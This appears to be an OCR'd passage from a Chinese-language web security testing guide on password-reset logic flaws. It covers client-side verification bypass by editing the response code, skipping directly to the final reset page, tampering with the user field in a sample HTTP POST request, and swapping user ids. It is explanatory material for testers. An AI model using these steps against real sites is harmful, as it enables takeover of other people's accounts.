
05 本地验证的绕过

造成原因：
客户端在本地进行验证码是否正确的判断，而该判断结果也可以在本地修改，最终导致欺骗客户端，误以为我们已经输入了正确的验证码。

测试方法：
重置目标用户，输入错误验证码，修改返回包，把错误改成正确，即可绕过验证步骤，最终重置用户密码。





05 本地验证的绕过



1、选择找回方式
2、输入手机号1388888888，点击获取验证码
3、输入一个错误的验证码123456，点击下一步
4、抓包，返回错误状态码为0

05 本地验证的绕过






把返回包的0改为1，放包后查看页面，成功跳转到密码重置页面，输入新密码后密码重置成功。


06 跳过验证步骤

造成原因：
对修改密码的步骤，没有做校验，导致可以直接输入最终修改密码的网址，并可直接跳转到该页面，然后输入新密码达到重置密码的目的。

测试方法：
首先使用自己账号走一次流程，获取每个步骤的链接，然后记录页面3对应的输入新密码的链接，重置他人密码时，回到第一步在页面1获取验证码，直接输入页面3链接到新密码的页面，输入他人账户信息即可重置密码成功。



06 跳过验证步骤




首先我们走一下所有流程，页面1、页面2、页面3，然后记录下页面3的链接，然后尝试重置他人的用户。


页面3是我们在自己邮箱里面接收到的密码重置链接，在浏览器打开

某集团系统，用户名zhangsan，邮箱对应zhangsan@xx.com.cn

06 跳过验证步骤

从我们邮箱中获取到的密码重置链接为：
https://xx/page/login/verfyAccess.html?username=zhangsan&email=zhangsan@xx.com.cn
如重置账户lisi，点击页面1获取验证码后，补齐上面的链接，通过浏览器访问即可跳转到lisi密码重置的页面，重置密码成功。







07 未校验用户字段的值

造成原因：
在整个重置密码的流程中，只对验证码和手机号做了校验，未对后面设置新密码的用户身份做判断，导致在最后一步通过修改用户身份来重置他人的密码。

测试方法：
使用自己的手机号走一次流程，在走到最后一个设置密码的流程时，修改数据包里的用户信息，导致密码重置成功。



07 未校验用户字段的值





```
POST /yw_xxx/regist/saveNewPwd.action HTTP/1.1
Host: www.xxx.com
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:47.0) Gecko/20100101
Firefox/47.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://www.xxx.com/yw_xxx/regist/toSetPwd.action
Cookie: td_cookie=2080441838;
JSESSIONID=530DD2516536F63131A1C098089CF2FB;
JSESSIONID=5F3E182FAE378C1E799342C059F923B9
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 57

upassword=qwer1111&upassword1=qwer1111&mphone= 目标手机号
```

1、选择找回方式 -- 发送找回信息 -- 验证找回信息
2、点击“下一步”抓包
3、重置密码报文中参数只有密码和用户名，cookie值无效，只需要修改指定用户名的值，就可以重置他人的用户密码


08 修改密码处id可替换

造成原因：
修改密码的时候，没有对原密码进行判断，且仅根据id的值来修改用户的密码，类似SQL语句：update user set password = “123456” where id = “1”，修改数据包里的id的值，即可修改他人密码。

测试方法：
修改自己用户密码，抓取数据包，替换数据包中用户对应的id值，即可修改他人的密码。



